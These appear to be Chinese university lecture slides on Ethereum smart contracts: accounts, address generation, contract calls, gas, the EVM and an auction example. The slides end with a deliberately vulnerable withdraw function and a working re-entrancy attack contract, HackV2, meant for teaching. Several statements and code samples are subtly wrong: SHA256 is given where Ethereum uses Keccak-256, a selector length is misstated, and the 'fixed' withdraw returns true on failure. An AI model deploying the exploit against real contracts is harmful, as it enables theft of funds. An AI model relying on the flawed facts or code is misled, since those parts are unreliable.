以太坊 与 智能合约

吴嘉婧

副教授

中山大学 计算机学院

课程大纲

- Week-1　9月2日　课程介绍，与区块链落地应用；比特币前传
- **Part-1：比特币与以太坊基础知识部分**
  - Week-2, 9月9日　Bitcoin 的密码学基础
  - Week-3, 9月16日　Bitcoin 的数据结构
  - Week-4, 9月23日　Bitcoin 运行机制：共识机制
  - Week-5, 9月30日　比特币的挖矿、区块链的分叉原理
  - Week-6, 10月7日　比特币 社区 与 激励
  - Week-7, 10月14日　比特币网络、匿名、与监管
  - Week-8, 10月21日　以太坊概述、数据结构 与 共识机制
  - Week-9, 10月28日　智能合约
  - Week-10, 11月4日　考试周（不上课）

Outline


- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

智能合约

- 定义：智能合约
  - 一段在区块链上执行的代码，它依托于区块链系统在参与者之间实现对执行的一致认可
- 智能合约的代码执行
  - 利用提前约定好的代码来管理和变化存储在以太坊上的状态变量
  - 利用智能合约的代码来自定义交易过程中的状态变换过程
  - 在可以受到以太坊系统的参与者一致认可的条件下不断执行和变化，实现“世界状态机”

智能合约


- 实例：记录Alice个人信息的智能合约
  - 合约使用状态模型保存个人信息<name: “Alice”, age: 20, height: 178>
  - 制定Grow和Rename两种方法来进行状态修改



回顾：合约账户

- 定义以太坊的两种账户：

外部账户
(Externally Owned Accounts)



有账户余额
无代码
能触发交易
(转账或执行智能合约)
由私钥控制

Nonce
Balance
CodeHash
StorageRoot

合约账户
(Contract Accounts)
<code>
<code>
<code>

有账户余额
有代码
能被触发执行智能合约代码
在智能合约创建后自动执行


智能合约概述

- 智能合约的账户保存了合约当前的运行状态
  - balance：余额
  - nonce：交易次数
  - code：合约代码：合约的计算机代码通过机器码的形式保存在合约机器码的字段中
  - storage：存储，数据结构是一颗MPT。合约的状态存储保存在一个存储的映射表之中，账户的内部只保留了整个存储表的哈希值
- 合约账户不由具体公钥和私钥进行控制，不能够从合约地址发起任何以太坊的交易，所以在绝大多数情况下合约的Nonce值不会改变
- Solidity是智能合约最常用的语言，语法上与JavaScript很接近。

合约账户与数据存储

实例：记录Alice信息合约的数据存储

- 合约操作
  - Grow和Rename操作以机器码的形式保存
- 合约变量
  - 变量存储
    - 姓名保存在变量存储表0x0000000
    - 年龄保存在变量存储表0x0000001
    - 身高保存在变量存储表0x00000002
  - 变量的哈希值
    - 对整个变量存储表计算得到哈希值 0xb39a372c93a8b8b970e359a978fba643f94ac966c0d862e27da7770d8f485396，保存在合约账户中



合约账户的数据存储与结构

Solidity语言实例

```
pragma solidity ^0.4.21;

contract SimpleAuction {
    address public beneficiary;     //拍卖受益人
    uint public auctionEnd;         //结束时间
    address public highestBidder;   //当前的最高出价人
    mapping(address => uint) bids;  //所有竞拍者的出价
    address[] bidders;              //所有竞拍者

    // 需要记录的事件
    event HighestBidIncreased(address bidder, uint amount);
    event Pay2Beneficiary(address winner, uint amount);

    /// 以受益者地址 `_beneficiary` 的名义，
    /// 创建一个简单的拍卖，拍卖时间为 `_biddingTime` 秒。
    constructor(uint _biddingTime,address _beneficiary
        ) public {
        beneficiary = _beneficiary;
        auctionEnd = now + _biddingTime;
    }

    /// 对拍卖进行出价，随交易一起发送的ether与之前已经发送的
    /// ether的和为本次出价。
    function bid() public payable {…
    }

    /// 使用withdraw模式
    /// 由投标者自己取回出价，返回是否成功
    function withdraw() public returns (bool) {…
    }

    /// 结束拍卖，把最高的出价发送给受益人
    function pay2Beneficiary() public returns (bool) {…
    }
}
```

声明使用solidity的版本

状态变量

log记录

构造函数，仅在合约创建时调用一次

成员函数，可以被一个外部账户或合约账户调用

本实例改编自Solidity文档：简单的公开拍卖

后文注入攻击会再次用到这个例子

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

合约地址的生成

- 背景:
  - 合约地址并不取决于外部的公钥，而是通过特定的算法计算得到。在以太坊中提供了两种生成合约地址的方法
- 合约地址生成方法
  - 通过合约创建者的地址和Nonce计算得到
  - 通过合约创建者地址、指定的初始化值和合约代码的哈希值计算得到

合约地址的生成

实例：通过合约创建者的地址和Nonce生成合约地址

- 输入：
  - 创建者地址：**0x238661F085A338F04B0C7C956A796B57018151F0**
  - Nonce值：**0**
- 使用以太坊自定义的RLP（Recursive Length Prefix）编码格式序列化数据

  0XD694238661F085A338F04B0C7C956A796B57018151F080
- 将序列化数据通过SHA256计算，得到长度为256位的哈希，值，取最后的160位

  0x5499F82BE656085c9636d85b559df2B17d5db33A

合约地址的生成

实例：通过合约创建者的地址和Nonce生成合约地址

- 创建合约的时候需要使用到Nonce值
- 当出现合约创建合约的情况的时候，创建其他合约的合约账户的Nonce值便需要改变，否则该合约账户每一次计算得到的新合约地址都相同。

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

驱动智能合约

- 背景:
  - 在状态模型的框架下，以太坊的状态通过交易来改变，智能合约的状态变化同样使用交易来实现。
  - 在整个合约的生命周期中，所有的状态变换都是通过执行特定交易来实现的，智能合约的每次运行都是通过交易来驱动。

调用合约

- 背景：
  - 在一次交易中，以太坊按照事先的约定执行智能合约的代码，最后得到运行的结果
- 定义
  - 智能合约作为交易的接收方，按照交易发起者指定的函数和参数进行执行，这些接收者是合约账户地址的交易也被称作合约调用

调用合约

- 如何调用合约函数：
  - 交易接收方
    - 指定智能合约所在地址作为交易接收方
  - data字段
    - 为了实现调用过程中指定智能合约的不同函数以及携带函数的参数，以太坊在交易中加入了data字段用于存放这些数据。
  - 合约函数索引
    - 在现有的ABI约定中，使用了函数名的哈希值作为调用过程中函数的索引，并在这个哈希值的后面附上经过序列化编码的参数。

调用合约


- 实例：智能合约的调用
  - 调用信息合约中的Grow(int256, int256) 函数，需要知道
    - 合约账户地址
    - 被调用的合约函数
  - 合约账户地址

    0x5499F82BE656085c9636d85b559df2B17d5db33A
  - 被调用的合约函数
    - 计算Grow(int256, int256)的SHA256哈希值并取前64位，得到

      0xddb774da

调用合约

- 实例：调用智能合约函数Grow(1,1)
  - 构造交易
    - 交易接收方：合约账户地址
    - Data字段：0xddbb774da0000…00010000…0001
      - 0xddb774da是要调用的函数
      - 0x0000…0001和0x0000…0001是256位的参数



智能合约的调用

调用合约

1. 直接调用

```
3  contract A {
4      event LogCallFoo(string str);
5      function foo(string str) returns (uint){
6          emit LogCallFoo(str);
7          return 123;
8      }
9  }
10
11 contract B {
12     uint ua;
13     function callAFooDirectly(address addr) public{
14         A a = A(addr);
15         ua = a.foo("call foo directly");
16     }
17 }
```

- 如果在执行a.foo()过程中抛出错误，则callAFooDirectly也抛出错误，本次调用全部回滚。
- ua为执行a.foo(“call foo directly”)的返回值。
- 可以通过.gas() 和 .value() 调整提供的gas数量或提供一些ETH。

调用合约

2. 使用address类型的call()函数

```
contract C {
    function callAFooByCall(address addr) public returns (bool){
        bytes4 funcsig = bytes4(keccak256("foo(string)"));
        if (addr.call(funcsig,"call foo by func call"))
            return true;
        return false;
    }
}
```

- 第一个参数被编码成4 个字节，表示要调用的函数的签名。
- 其它参数会被扩展到 32 字节，表示要调用函数的参数。
- 上面的这个例子相当于A(addr).foo(“call foo by func call”)。
- 返回一个布尔值表明了被调用的函数已经执行完毕（true）或者引发 了一个 EVM 异常（false)，无法获取函数返回值。
- 也可以通过.gas() 和 .value() 调整提供的gas数量或提供一些ETH.

调用合约

3. 代理调用 delegatecall()

```
contract D {
  uint public n;
  address public sender;

  function delegatecallSetN(address _e, uint _n) {
    _e.delegatecall(bytes4(keccak256("setN(uint256)")), _n); // D's storage is set, E is not modified
  }
}

contract E {
  uint public n;
  address public sender;
  function setN(uint _n) {
    n = _n;
    sender = msg.sender;
  }
}
```

- 使用方法与call()相同，只是不能使用.value()
- 区别在于是否切换上下文
  - call()切换到被调用的智能合约上下文中
  - delegatecall()只使用给定地址的代码，其它属性（存储，余额等）都取自当前合约。delegatecall 的目的是使用存储在另外一个合约中的库代码

调用合约

- 智能合约的一些关于转账和调用的函数：

`<address>.balance` (`uint256`):
以 Wei 为单位的 地址类型 的余额。

`<address>.transfer(uint256 amount)`:
向 地址类型 发送数量为 amount 的 Wei，失败时抛出异常，发送 2300 gas 的矿工费，不可调节。

`<address>.send(uint256 amount) returns (bool)`:
向 地址类型 发送数量为 amount 的 Wei，失败时返回 `false`，发送 2300 gas 的矿工费用，不可调节。

`<address>.call(...) returns (bool)`:
发出底层 `CALL`，失败时返回 `false`，发送所有可用 gas，不可调节。

`<address>.callcode(...) returns (bool)`:
发出底层 `CALLCODE`，失败时返回 `false`，发送所有可用 gas，不可调节。

`<address>.delegatecall(...) returns (bool)`:
发出底层 `DELEGATECALL`，失败时返回 `false`，发送所有可用 gas，不可调节。

调用合约

- 三种发送ETH的方式：
  - <address>.transfer(uint256 amount)
  - <address>.send(uint256 amount) returns (bool)
  - <address>.call.value(uint256 amount)()

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

创建合约

- 背景
  - 智能合约的代码存储在账户之中，账户中的代码从无到有同样也是一种状态的变化
- 定义
  - 通过发送交易将代码存储到以太坊的合约账户之中，这个过程便是合约的创建，也叫作合约的部署

创建合约

- 智能合约的创建问题
  - 发送交易的时候，不会有合约账户地址和合约账户
  - 发送交易的时候，不会有可以被执行的智能合约代码
  - 创建合约的交易没有接收地址，交易中的To字段始终为0。同样地，对于一个接收地址为0的交易，以太坊都会认为是一个创建合约的交易。在检查交易无误之后，以太坊会根据发送者的地址和Nonce值计算出这个交易创建的合约的账户地址
  - 交易的data字段不再是作为执行过程中的参数，而是直接运行交易data字段中的内容。创建合约的时候，需要将合约的代码和一些初始化的代码放置到交易的data字段之中，经过运行之后得到合约的初始状态。

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

停机问题与Gas

- 背景
  - 一个交易如果调用的智能合约存在死循环，那么这个交易的执行将不会停止，这对于整个以太坊系统来说是一个严重的打击
  - 停机问题
    - 对于一个图灵机而言，任何人都不可能判断它是不是能够在有限的时间内结束运行

停机问题与Gas

- 智能合约是个Turing-complete Programming Model：
  - 出现死循环怎么办？——停机问题。
- 解决方法：执行合约中的指令要收取汽油费，由发起交易的人来支付。保证智能合约能够在有限时间内能够终止。
  - EVM中不同指令消耗的汽油费是不一样的，简单的指令很便宜，复杂的或者需要存储状态的指令就很贵
  - 以太坊智能合约运行的每一个操作都规定了需要消耗的Gas的数值，并要求交易的发起者预先支付Gas额度
  - 每次运行智能合约代码的时候，每一步操作都会消耗掉一些预先支付的Gas值，直到交易中预支付的Gas额度被消耗殆尽

交易费用gas

- 背景
  - Gas机制不仅可以保证合约停机，同时可以对交易执行的成本进行归一化计算，以太坊中通过Gas进行计算交易的费用
- 主要概念
  - Gas：以太坊中资源消耗的基础单位
  - GasLimit: 允许消耗的最大Gas值
  - GasUsed：执行后消耗的最大Gas值
  - GasPrice：用户为消耗的每个Gas单位支付的以太币

交易费用gas

- Gas与GasUsed
  - 在交易的执行过程中，每笔交易都带有基础Gas消耗值，用户在创建或调用智能合约的过程中，对以太坊虚拟机的不同操作都将消耗不同值的Gas。
  - 基础的交易Gas值加上以太坊虚拟机运行时的Gas消耗值，即构成了交易的GasUsed。

交易费用gas

- GasLimit
  - 交易的GasUsed是实时计算的，即以太坊虚拟机的每步操作都将计算累积一次，如果交易的GasUsed超过了用户定义的GasLimit，则判定为Gas不足，交易执行失败。

交易费用gas

- GasPrice
  - 交易执行完成后，将得到交易的GasUsed乘上GasPrice，即为用户该笔交易应付的手续费，这一手续费从交易发起账户扣除，加到区块Coinbase账户中。
  - 挖到区块的节点除了得到区块奖励外，还将得到运行以太坊智能合约的手续费。同样地，区块中也带有GasLimit和GasUsed字段。

交易费用gas

- Gas的弊端
  - 以太坊虚拟机的每个操作的定价是以太坊社区的开发者决定的，定价的合理性也时常受到质疑。在以太坊两百多万的区块高度上，曾经出现过针对Gas定价不合理的攻击。

某主体为交易所的地址被黑客以钓鱼等方式实施了攻击，其部分权限被黑客捕获，比如：服务器管理权限等；

由于该交易所私钥存在多签验证等可能性，因此黑客尽管掌握了服务器账户权限，却无法完全控制私钥将巨额资产转给自己。

但黑客却发现其已有权限可以向该地址授权的白名单转账，于是黑客才有可能在权限不齐的情况下，

不仅如此，黑客还发现其可以控制 GasPrice 权限，所以其拿不走这笔资产却可以想办法将其挥霍完；

于是黑客发出两次异常转账，向该交易所发起了勒索。潜台词是如若交易所不通过其他方式给予黑客一定的赎金，黑客将会进一步把钱挥霍完（目前该地址还剩2.1万个ETH）；

由于该交易所的服务器权限被控制，使得其无法正常使用私钥权限，故而眼睁睁看着账户钱被动了，却没办法

至此，我们可以推测这两次异常转账行为的背后真相是：一场黑客向交易所发起的GasPrice 勒索攻击

需要提醒的是，受害者大可不必掉入黑客设计的勒索陷阱。

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

错误处理

- 智能合约中不存在自定义的try-catch结构
- 一旦遇到异常，除特殊情况外，本次执行操作全部回滚
- 可以抛出错误的语句：
  - assert(bool condition):如果条件不满足就抛出—用于内部错误。
  - require(bool condition):如果条件不满足就抛掉—用于输入或者外部组件引起的错误。
  - revert():终止运行并回滚状态变动。

错误处理

- 以太坊错误处理
  - 在以太坊智能合约中，一般而言，交易在发生异常后，其交易修改的所有状态都将被回滚、都是无效的。
- 低级调用函数产生异常
  - 通过Solidity提供的低级调用函数（call、delegatecall、callcode）进行合约子调用时若产生异常将返回false，从而不会将子调用之外修改的状态回滚。
- 以太坊底层实现
  - 以太坊通过记录状态根进行状态回滚，在发生异常时回到交易执行前的状态根、且不记录日志。

错误处理

- 实例：以太坊错误处理
  - 通过设置变量myUint，并在函数中对变量进行赋值，观察变量的变化
  - 在set()函数中，通过require(myUint<5)对myUint的值进行检查，如果其小于5不成立，则抛出异常

```
pragma solidity 0.6.0;

contract Test3 {

    uint public myUint;

    constructor() public {
        myUint = 10;
    }

    function set() public {
        myUint = 20;
        require(myUint<5);
        myUint = 30;
    }
}
```

错误处理

- 以太坊合约的“原子性”
  - 一次合约调用中，交易需要全部执行成功或全部执行失败，这有利于保证用户执行合约时的安全性，尤其是在资产互换的场景中。

以太坊虚拟机

- 背景
  - 智能合约的代码以何种格式存储和运行?
    - 使用高级语言：对于去中心化的网络来说，参与的节点类型可能各有千秋，可能得到不同的执行结果
    - 使用机器码：合约的执行跟特定架构相关
    - 折中方法：使用统一的虚拟架构和机器码

以太坊虚拟机

- 以太坊虚拟机：一个256位的栈虚拟机
  - 256位：
    - 指执行过程中的数据宽度是256位，相比之下普通的x86或者ARM架构通常是32位或者64位；
  - 栈虚拟机：
    - 指EVM的执行流程基于一个栈结构，所有的指令都是操作栈顶的数据

以太坊虚拟机


- 以太坊虚拟机指令
  - 智能合约的编写
    - 开发者使用类似于Solidity或者Vyper这些上层的高级语言来编写智能合约的代码
  - 智能合约的编译
    - 将高级语言编写的智能合约编译成EVM能够识别的机器码指令，从而能够在以太坊的平台上使用EVM执行

Outline

- 智能合约简介
- 合约地址的生成
- 调用合约
- 创建合约
- 停机问题和Gas
- 错误处理和虚拟机
- 智能合约缺陷的影响
- 反思

智能合约缺陷的影响

- 从一个例子开始：简单拍卖：



拍卖流程

智能合约缺陷的影响

从一个例子开始：简单拍卖：

- 拍卖人通过构造器SimpleAuction()发起拍卖

```
1  pragma solidity ^0.4.21;
2
3  contract SimpleAuctionV1 {
4      address public beneficiary;      //拍卖受益人
5      uint public auctionEnd;          //结束时间
6      address public highestBidder;    //当前的最高出价人
7      mapping(address => uint) bids;   //所有竞拍者的出价
8      address[] bidders;               //所有竞拍者
9      bool ended;                      //拍卖结束后设为true
10
11     // 需要记录的事件
12     event HighestBidIncreased(address bidder, uint amount);
13     event AuctionEnded(address winner, uint amount);
14
15     /// 以受益者地址 `_beneficiary` 的名义，
16     /// 创建一个简单的拍卖，拍卖时间为 `_biddingTime` 秒。
17     constructor(uint _biddingTime,address _beneficiary) public {
18         beneficiary = _beneficiary;
19         auctionEnd = now + _biddingTime;
20     }
```

拍卖人创建拍卖

智能合约缺陷的影响

- 参与人通过调用bid()方法进行举牌。
  - bids[msg.sender]为之前出的价， msg.value为本次举牌的加价。
  - 两者之和为本次出价，如果高于当前举牌的最大金额，则取代之。

```
/// 对拍卖进行出价
/// 随交易一起发送的ether与之前已经发送的ether的和为本次出价
function bid() public payable {
    // 对于能接收以太币的函数，关键字 payable 是必须的。

    // 拍卖尚未结束
    require(now <= auctionEnd);
    // 如果出价不够高，本次出价无效，直接报错返回
    require(bids[msg.sender]+msg.value > bids[highestBidder]);

    //如果此人之前未出价，则加入到竞拍者列表中
    if (!(bids[msg.sender] == uint(0))) {
        bidders.push(msg.sender);
     }
    //本次出价比当前最高价高，取代之
    highestBidder = msg.sender;
    bids[msg.sender] += msg.value;
    emit HighestBidIncreased(msg.sender, bids[msg.sender]);
}
```

智能合约缺陷的影响

- 当拍卖时间结束时，任意用户调用pay2Beneficiary()把最高价出价发送给受益人

```
54      event Pay2Beneficiary(address winner, uint amount);
55      /// 结束拍卖，把最高的出价发送给受益人
56      function pay2Beneficiary() public returns (bool) {
57          // 拍卖已截止
58          require(now > auctionEnd);
59          // 有钱可以支付
60          require(bids[highestBidder] > 0);
61
62          uint amount = bids[highestBidder];
            bids[highestBidder] = 0;
            emit Pay2Beneficiary(highestBidder, bids[highestBidder]);

66          if (!beneficiary.call.value(amount)()) {
67              bids[highestBidder] = amount;
68              return false;
69          }
70          return true;
71      }
```

当前合约将对应钱转给**beneficiary.**

智能合约缺陷的影响

- 未中标的参与人可以调用withdraw()方法从合约账户中取回自己的竞拍金额。

```
36      /// 使用withdraw模式
37      /// 由投标者自己取回出价，返回是否成功
38      function withdraw() public returns (bool) {
39          // 拍卖已截止
40          require(now > auctionEnd);
41          // 竞拍成功者需要把钱给受益人，不可取回出价
42          require(msg.sender!=highestBidder);
43          // 当前地址有钱可取
            require(bids[msg.sender] > 0);

            uint amount = bids[msg.sender];
47          if (msg.sender.call.value(amount)()) {
48              bids[msg.sender] = 0;
49              return true;
50          }
51          return false;
52      }
```

当前合约将对应钱转给**msg.sender.**

清零操作在合约转账完成后才进行，有什么问题？

智能合约缺陷的影响

重入攻击（Re-entrancy Attack）

- 当合约账户收到ETH但未调用函数时，会立刻执行fallback()函数
- 通过addr.send()、addr.transfer()、addr.call.value()()三种方式付钱都会触发addr里的fallback函数。
- fallback()函数由用户自己编写。

又调用一次withdraw（）函数，而拍卖合约里的逻辑“清零操作在合约转账完成后才进行”，导致转账语句陷入和黑客合约的fallback递归调用当中，不会执行清零操作。

```
pragma solidity ^0.4.21;

import "./SimpleAuctionV2.sol";

contract HackV2 {
    uint stack = 0;

    function hack_bid(address addr) payable public {
        SimpleAuctionV2 sa = SimpleAuctionV2(addr);
        sa.bid.value(msg.value)();
    }

    function hack_withdraw(address addr) public payab
        SimpleAuctionV2(addr).withdraw();
    }

    function() public payable{
        stack += 2;
        if (msg.sender.balance >= msg.value && msg.gas > 6000 && stack < 500){
            SimpleAuctionV2(msg.sender).withdraw();
        }
    }
}
```

结束情况：
1. 拍卖合约余额不够
2. gas不够
3. 调用栈溢出

智能合约缺陷的影响

- 解决重入攻击：
  - 先清零，再转账
  - 不用call函数，用send或transfer函数（gas机制保证汽油费不足以让接收者的合约再发起一个新的调用）

修改前

```
/// 使用withdraw模式
/// 由投标者自己取回出价，返回是否成功
function withdraw() public returns (bool) {
    // 拍卖已截止
    require(now > auctionEnd);
    // 竞拍成功者需要把钱给受益人，不可取回出价
    require(msg.sender!=highestBidder);
    // 当前地址有钱可取
    require(bids[msg.sender] > 0);

    uint amount = bids[msg.sender];
    if (msg.sender.call.value(amount)()) {
        bids[msg.sender] = 0;
        return true;
    }
    return false;
}
```

修改后

```
/// 使用withdraw模式
/// 由投标者自己取回出价，返回是否成功
function withdraw() public returns (bool) {
    // 拍卖已截止
    require(now > auctionEnd);
    // 竞拍成功者需要把钱给受益人，不可取回出价
    require(msg.sender!=highestBidder);
    // 当前地址有钱可取
    require(bids[msg.sender] > 0);

    uint amount = bids[msg.sender];
    bids[msg.sender] = 0;
    if (!msg.sender.send(amount)) {
        bids[msg.sender] = amount;
        return true;
    }
    return false;
}
```

智能合约缺陷的影响

- 重入攻击

